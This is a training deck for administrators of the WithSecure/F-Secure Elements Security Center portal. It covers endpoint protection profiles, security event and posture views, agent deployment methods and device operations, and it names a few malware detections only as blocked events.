
- Click **Profiles** on the navigation pane (1).
- You can select the **Computer Protection for Windows**, **Computer Protection for Mac**, **Linux Protection**, **Mobile Protection**, and **Server Protection** tabs under the page title (2) to view the profiles governing the different devices in your environment.
 - See the **Profile Editor** and **Profile Settings** modules later in this course for instructions on how to create, edit, and delete profiles.

The screenshot displays the F-Secure Elements Security Center interface. On the left, the navigation pane shows 'Profiles' highlighted with a red circle and labeled (1). The main content area shows a list of profiles with tabs for 'Computer Protection for Windows', 'Computer Protection for Mac', 'Linux Protection', 'Elements Connector', 'Mobile Protection', and 'Server Protection'. A red box highlights these tabs, and an arrow points to the 'Computer Protection for Windows' tab, labeled (2).

Profile name	Status	Label	Description	Own
F-Secure Laptop (locked) (READ ONLY)			Laptop locked for connecting to networks outside office premises. End users are not allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	Syst
F-Secure Laptop (open) (READ ONLY)			Laptop open for connecting to networks outside office premises. End users are allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	Syst
F-Secure Office (locked) (READ ONLY)			Office locked for accessing the Internet from a fixed location such as office premises. End users are not allowed to change security settings.	Syst
F-Secure Office (open) (READ ONLY)			Office open for accessing the Internet from a fixed location such as office premises. End users are allowed to change security settings.	Syst
FIDEXI				Dat Fell Sec


Downloads

- The **Downloads** tab (1) contains all Elements software for all available operating systems.
- From here, you can download the chosen software to deliver it to your users.
 - This will download the software locally.
 - It is also possible to send an email with a **download link** to other users. The next module will cover how to do this.



User Accounts

- To add, delete, or edit ESC Portal users, click **Account** on the navigation pane (1).
- To **add** a user account, click the (...) menu next to the **Accounts** page title (2) or a company (or SoP/SeP) name (3).
- You can create as many administrator accounts as you need. It is also possible to create **read-only** accounts.
- To **edit** or **delete** a user account, click the (...) menu in the same row as the account details (4).



Security Events

WI Elements™ A1SI training
A1 Trainer

Endpoint Protection /

Security Events

Select field

Severity Equals Action needed

15 events

	Time
▼	1 minute ago Nov 8, 2023, 09:
▼	2 minutes ago Nov 8, 2023, 09:
▼	9 minutes ago Nov 8, 2023, 09:
▼	9 minutes ago Nov 8, 2023, 09:
▼	13 minutes ago Nov 8, 2023, 09:

- If you need detailed information on all events registered by Elements Endpoint Protection (EPP) within a company, click **Security Events** on the navigation pane.
- This feature is currently in the pilot stage, but it still contains relevant and detailed information on all security events in the system.
- You can shift through all security events, or use the filter to select a set of events for example, as shown below, you can filter based on **Severity** with the value **Action needed**:

Filters Clear filters

Filter Remove

Severity

Value

Action needed Add filter

Security Events

WI Elements™ A1SI training A1 Trainer

Endpoint Protection / Security events

We're eager to get your feedback! [Open the form](#)

Security Events

View: Important events

Select field Equals Select value Apply Cancel Clear all filters

Severity Equals Action needed, Attention Acknowledged Equals No

15 events

	Time	Severity	Source	Target	Description	Acknowledged	Menu
✓	56 minutes ago Nov 8, 2023, 09:59:41	🚨 Action needed	EDR	WINDEV2310EVAL	Medium risk BCD incident with id 5116902-8 was created	None	⋮
✓	56 minutes ago Nov 8, 2023, 09:59:28	🚨 Action needed	EDR	WINDEV2310EVAL	Medium risk BCD incident with id 5116902-6 was created	None	⋮
✓	1 hour ago Nov 8, 2023, 09:51:45	⚠️ Attention	File scanning Real-time scanning	WINDEV2310EVAL	The product detected "HEUR/AGEN.1308847" in "ShinoLocker.exe" and deleted the file	None	⋮
✓	1 hour ago Nov 8, 2023, 09:51:45	⚠️ Attention	DeepGuard Real-time scanning	WINDEV2310EVAL	The malicious application "ShinoLocker.exe" was blocked	None	⋮
✓	1 hour ago Nov 8, 2023, 09:47:59	⚠️ Attention	File scanning Real-time scanning	WINDEV2310EVAL	The product detected "Trojan:W32/Ursulfsmind_tc" in "6Drglv50.exe" and deleted the file	None	⋮

Security posture (PILOT)

<<
Home
ENDPOINT PROTECTION
Dashboard
Devices
Software updates
Reports
Subscriptions
Profiles
Security posture (PILOT)
Downloads
Support
Accounts
Security events
ENDPOINT DETECTION AND RESPONSE
VULNERABILITY MANAGEMENT
CLOUD SECURITY POSTURE MANAGEMENT No subscription
COLLABORATION PROTECTION
Management - Collaboration Protection
MANAGEMENT
W / T H secure

Endpoint Protection / Security posture (PILOT)

Security Posture (PILOT) ?

Security recommendations

● Compliant: 0 ● Non compliant: 13

Select field ▼ Equals ▼ Select value ▼ Apply Cancel Clear all filters

Security recommendation	Status	Devices	Profiles	Supported
System drive encryption is disabled	!	29220	0	Windows Apple Linux
Minimum password length is not defined or less than 8 characters	!	27330	0	Windows Apple Linux
Account lockout threshold is not configured	!	25157	0	Windows Apple Linux
User is allowed to uninstall client without password in the profile	!	21028	164	Windows Apple Linux
Over 10% of workstations have been last logged in by an admin user	!	7951	0	Windows Apple Linux
Account lockout threshold is not configured and RDP is enabled	!	4910	0	Windows Apple Linux
End of life operating system	!	4150	0	Windows Apple Linux
Anonymous enumeration of shared folders is enabled	!	2013	0	Windows Apple Linux
DeepGuard is not enabled in the profile	!	492	12	Windows Apple Linux
Local drives are shared to network	!	239	0	Windows Apple Linux
User can turn off real-time scanning on the client as the setting is unlocked in the profile	!	144	211	Windows Apple Linux
Tamper Protection is not enabled in the profile	!	4	1	Windows Apple Linux
System integrity protection is disabled	!	1	0	Windows Apple Linux

Agent Deployment

Elements EPP Agent

Deployment Methods


There are various methods for deploying Elements Endpoint Protection software. They are:


1. **Email invitation** – Invite users to deploy the software by email by using the **Add Device** function in the ESC Portal.
2. **Download from the portal and deliver** – You can download the software from the Elements Security Center (ESC) Portal and deliver it to users along with a subscription key.
3. **Batch** – Deliver with a software distribution solution.
4. **Single installer** – MSI-based single installer for EPP for Computers and EPP for Servers.

These installation methods are also supported by our Elements Endpoint Detection & Response (EDR) solution.

Method #1


Email Invitation

1. In the ESC Portal, on the company level, select **Devices** on the navigation pane.
2. Click  next to the page title and select **Add new device**.
3. Select the required subscription from the list and click **Next**.
4. Type in the email address of the recipient. If there are multiple addresses, either use a comma or semicolon between each address or hit enter and use a new line. Proceed by clicking **Send**.
5. The recipients should then proceed to install the software as demonstrated next.



Installation Via Email Invitation

1. The user will receive an email invitation like the one shown here.
2. The email contains a **subscription key** and a **link** to the Elements solution installation package, such as EPP for Computers in this case.
3. The user will need to click on the link to download the software. From there, follow the instructions of the installation wizard. Note: A restart may be required.
4. The computer will then be automatically connected to the correct ESC account.



Method #2

Local Installation

If you want to deliver the software directly, all software packages can be downloaded from the [ESC Portal](#) for local installation.

1. Click [Downloads](#) on the navigation pane.
2. When downloading EPP for Computers (Computer Protection): select [Windows](#) (EXE/MSI) or [Mac](#) (MPKG). Click the blue button to install.
3. When downloading EPP for Servers (Server Protection): Click [Windows](#) (EXE/MSI) or [Linux](#) (DEB/RPM/Generic). Click the blue button to install.

WithSecure™ Elements Agent for Computers

You can install WithSecure™ Elements Agent by downloading installer here and transferring it to the target device.

[Detailed installation instructions.](#)

[Windows Change logs](#)

[Mac Change logs](#)

You can use any of the following subscriptions

- WithSecure Elements EPP for Computers
- WithSecure Elements EDR and EPP for Computers
- WithSecure Elements EDR for Computers
- WithSecure Elements EPP for Computers Premium (Windows only)
- WithSecure Elements EDR and EPP for Computers Premium (Windows only)
- WithSecure Elements Vulnerability Management (Windows only)

Windows

EXE

MSI

Mac

MPKG

WithSecure™ Elements Agent for Servers

You can install WithSecure™ Elements Agent by downloading installer here and transferring it to the target device.

[Detailed installation instructions.](#)

[Windows Change logs](#)

[Linux Change logs](#)

You can use any of the following subscriptions

- WithSecure Elements EPP for Servers
- WithSecure Elements EDR for Servers (Windows only)
- WithSecure Elements EPP for Servers Premium (Windows only)
- WithSecure Elements EDR and EPP for Servers Premium
- WithSecure Elements Vulnerability Management (Windows only)

Windows

EXE

MSI

Linux

DEB

RPM

Generic

Local Installation

EPP For Computers

1. Log in to the ESC portal.
2. Select the proper company in the Scope Selector.
3. Download the installer from [Downloads](#)
 - Network installer for Windows (<1MB)
 - MPKG installer for Mac (<50MB)
4. Install the software and enter your subscription key when prompted.
 - When downloading the solution, you will choose which subscription key of your account to use, however, you can also find the subscription key from the [Subscriptions](#) tab.
5. When the installation is complete, the computer may require a restart.

Alternative Deployment Options EPP for Computers

<https://withsecure.com/userguides/>

User Guides

Product manuals, administrator guides and release notes for WithSecure products and services

▼ Elements



Welcome to Elements
View Guide



WithSecure Elements Endpoint Protection
View Guide
View Release Notes
View Change log



WithSecure Elements Endpoint Detection and Response
View Guide
View Release Notes
View Change log



WithSecure Elements Vulnerability Management
View Guide
View Release Notes >



WithSecure Elements Collaboration Protection
View Guide
View Release Notes
View Change log



WithSecure Elements EPP for Computers
View Guide >
View Release Notes >
View Change log >



WithSecure Elements EPP for Servers
View Guide
View Release Notes
View Change log



Linux Protection
View Guide
View Release Notes



Elements Endpoint Protection API
View Guide



WithSecure Elements Connector
View Guide
View Change log



WithSecure Elements Mobile Protection
View Guide >
View Release Notes >

Alternative Deployment Options EPP for Computers

<https://withsecure.com/userguides/>

- › Introduction
- What's new
- › Using the portal
- › Administering F-Secure Elements EPP products
- › Monitoring security
- › Viewing reports on registered devices
- › Keeping third-party software up to date
- ▼ **Alternative deployment options**
 - Installing the product using an MSI file
 - Deployment using a clone image
 - Remote installation using third-party management tools
- › Remotely installing the product via Active Directory Group Policy
- Deploying Computer Protection using Microsoft Intune
- › Installing Server Protection in persistent mode on Citrix and VMware Horizon servers

More on this topic...

Installing the product using an MSI file

You can install F-Secure Elements EPP for Computers and F-Secure Elements EPP for Servers offline using an MSI file.

Deployment using a clone image

Instructions for installing the product using a clone image.

Remote installation using third-party management tools

You can use the MSI installation package with third-party remote monitoring and management (RMM) tools to deploy the product.

Remotely installing the product via Active Directory Group Policy

F-Secure Elements EPP for Computers and F-Secure Elements EPP for Servers can be installed remotely using GPO and any other similar deployment method that uses MSI package.

Deploying Computer Protection using Microsoft Intune

Instructions on how to deploy F-Secure Computer Protection via Microsoft Intune.

Installing Server Protection in persistent mode on Citrix and VMware Horizon servers

Instructions on how to install the product on Citrix and VMware Horizon servers and other virtual deployments using a golden image.

Deploying Elements Protection For Mobile

There are two main methods for deploying WithSecure Elements Protection for Mobile:

- **Email invitation** – Invite users to deploy the software by email by using the **Add Mobile Device** function in the ESC Portal, which we'll go through in more detail next.
 - In the installation email, choose the Android link to be taken to the Google Play Store or the iOS link to be taken to the AppStore where the Elements Protection for Mobile app can be downloaded and installed.
- **Deployment via an external MDM** – You can deploy Elements Protection for Mobile via an external MDM platform. For further instructions, please refer to the WithSecure Elements Mobile Protection MDM Deployment manual:


Android:


https://www.withsecure.com/userguides/product.html#business/fsemp/latest/en/concept_7E61856C00894A1B883466AFFD11D635-latest-en

iOS:

https://www.withsecure.com/userguides/product.html#business/fsemp-ios/latest/en/concept_7E61856C00894A1B883466AFFD11D635-latest-en

Adding Mobile Devices

- To add new mobile devices, click  next to the page title and select **Add new device**.
- Select the Mobile Protection subscription and type in the email address of the recipient.
 - Please note that **you can add multiple email addresses** by using a comma, semi-colon, or a line break as the separator.
- From the email, the recipient(s) will then proceed to click the link to install the software.
- **Manage Mobile Protection** invitations allows you to view which mobile users have not downloaded the solution and whether their link has expired.



Namestitev Elements Agenta

Elements EPP+EDR for
Computers Premium

Namestitev Elements Agenta


- 1 Prenos MSI ali EXE namestitvenega paketa
- 2 Aktivacija z vašim dodeljenim ključem
- 3 Preveritev delovanja agenta

Device operations

Elements ESC portal

Devices Computer

- Select the **Devices** tab (1) from the navigation pane. Note that we are at the **company** level.
- Click on the name of a computer (2) to view device specific information.
- From here, you can also perform a variety of operations, which we'll demonstrate how to do next.



The screenshot displays the F-Secure Elements Security Center interface. The navigation pane on the left has the 'Devices' tab highlighted with a red circle and labeled (1). The main content area shows a list of 7 devices, with the 'Computers (5)' tab selected. A table of devices is shown below, with the first row highlighted by a red box and labeled (2).

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Assigned profile	Operations	Label
CFOLAPTOP	Offline	Severe risk	Enabled	Enabled	Demo Profile	0	
DC - RDR	Offline	Waiting for connection	Enabled	Enabled	F-Secure Server	0	
DESKTOP-Q6QDU80	Offline	Waiting for connection	Enabled	Enabled	Default AV profile	0	
DESKTOP-RDR	Offline	Waiting for connection	Enabled	Enabled	RDR testing - AV Disabled	0	
WIN2012R2	Offline	High risk	Enabled	Enabled	F-Secure Server	0	

Devices

Computer Operations

1. To perform operations, start by selecting one or more device checkboxes (1). This will cause the gray **Operations pane** to appear at the bottom of the screen.
2. Continue by selecting the operation (2) you want to perform, such as installing updates or assigning a profile.

The screenshot displays the F-Secure Elements Security Center interface. On the left, a navigation sidebar includes options like Home, Endpoint Protection, Dashboard, Devices, Software updates, Reports, Subscriptions, Files, Downloads, Support, and Accounts. The main area shows a list of 7 devices under the 'Computers' tab. A table lists device details including name, overall protection status, and various security features. The device 'WIN-PMKON03C6SV' is selected, indicated by a blue checkmark in the first column. An arrow labeled '(1)' points to this checkmark. Below the table, a dark gray 'Operations pane' is visible, titled '1 device selected'. It contains several buttons and dropdown menus for actions such as 'Send full status update', 'Scan', 'Install software updates', 'Assign', 'Remove Device', 'Change subscription', 'Network isolation', and 'Request diagnostic file'. An arrow labeled '(2)' points to the 'Assign' dropdown menu in this pane.

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates	Software updates	Assigned profile	Operations	Label
<input type="checkbox"/> DESKTOP-C9NH5QJ	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> DESKTOP-MTHNIVJ	Critical	Severe risk	Enabled	Enabled	Very old	Important updates installed	nagasawa_TEST	0	
<input type="checkbox"/> DESKTOP-QAR7KQO	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> knagasawanoMac	Protected	Inactive	Enabled	Apple	Up to date	Not installed	F-Secure Office for Mac (open)	0	
<input type="checkbox"/> NOVEMBER-WINDOW	Offline	Severe risk	Enabled	Enabled	Up to date	Important updates installed	Ochiai-RTS-Off	0	
<input type="checkbox"/> WIN-AFEU13N3F63	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	0	Element
<input checked="" type="checkbox"/> WIN-PMKON03C6SV	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	1	Elements2

Operations

Assigning Profiles

One of the main available tasks on the **Devices** page is assigning profiles to your EPP clients. When a device is added to the system, it is assigned the default profile. Change it by following these steps:

1. First, as shown, select the device by clicking the checkbox (1) next to the name(s) of the device(s) you wish to assign. To select all devices at once, tick the checkbox next to **Device name** (2).
2. Click **Assign profile** (3) on the operations menu and select the profile to be assigned.

The screenshot displays the '7 devices' page in the F-Secure management console. A table lists various devices with their status and protection settings. Two devices, 'NOVEMBER-WINDOW' and 'WIN-PMKON03C6SV', are selected. A dialog box titled 'Assign profile' is open, showing the 'Assign profile' button highlighted with a red circle and the number (3). Arrows labeled (1) and (2) point to the checkboxes in the 'Device name' column of the table.

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates	Software updates	Assigned profile	Operations	Label
<input type="checkbox"/> DESKTOP-C9NH5QI	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> DESKTOP-MTHNIVJ	Critical	Severe risk	Enabled	Enabled	Very old	Important updates installed	nagasawa_TEST	0	
<input type="checkbox"/> DESKTOP-OAR7KQO	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> knagasawanoMac	Protected	Inactive	Enabled	Apple	Up to date	Not installed	F-Secure Office for Mac (open)	0	
<input checked="" type="checkbox"/> NOVEMBER-WINDOW	Offline	Severe risk	Enabled	Enabled	Up to date	Important updates installed	Ochiai-RTS-Off	0	
<input type="checkbox"/> WIN-AFEU13N3F63	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	0	Element
<input checked="" type="checkbox"/> WIN-PMKON03C6SV	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	1	Elements2

Operations

Changing Subscriptions

To move one or more devices to a new subscription (e.g., updating from **Computer Protection** to **Computer Protection Premium + EDR**), first select the devices (1), then click **Change subscription** from the operations pane (2). Finally, you need to fill in the required subscription information (3).

Devices will be automatically updated.

(1)

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates	Software updates	Assigned profile	Operations	Label
<input type="checkbox"/> DESKTOP-C9NH5QJ	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> DESKTOP-MTHNIVJ	Critical	Severe risk	Enabled	Enabled	Very old	Important updates installed	nagasawa_TEST	0	
<input checked="" type="checkbox"/> DESKTOP-OAR7KQO	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates installed	F-Secure Office (open)	0	Parallels_WIN10
<input type="checkbox"/> knagasawanoMac	Protected	Inactive	Enabled	Apple	Up to date	Not installed	F-Secure Office for Mac (open)	0	
<input type="checkbox"/> NOVEMBER-WINDOW	Offline	Severe risk	Enabled	Enabled	Up to date	Important updates installed	Ochial-RTS-Off	0	
<input type="checkbox"/> WIN-AFEU13N3F63	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	0	Element
<input type="checkbox"/> WIN-PMKONO3C6SV	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates missing	nagasawa_TEST2	1	Elements2

(2)

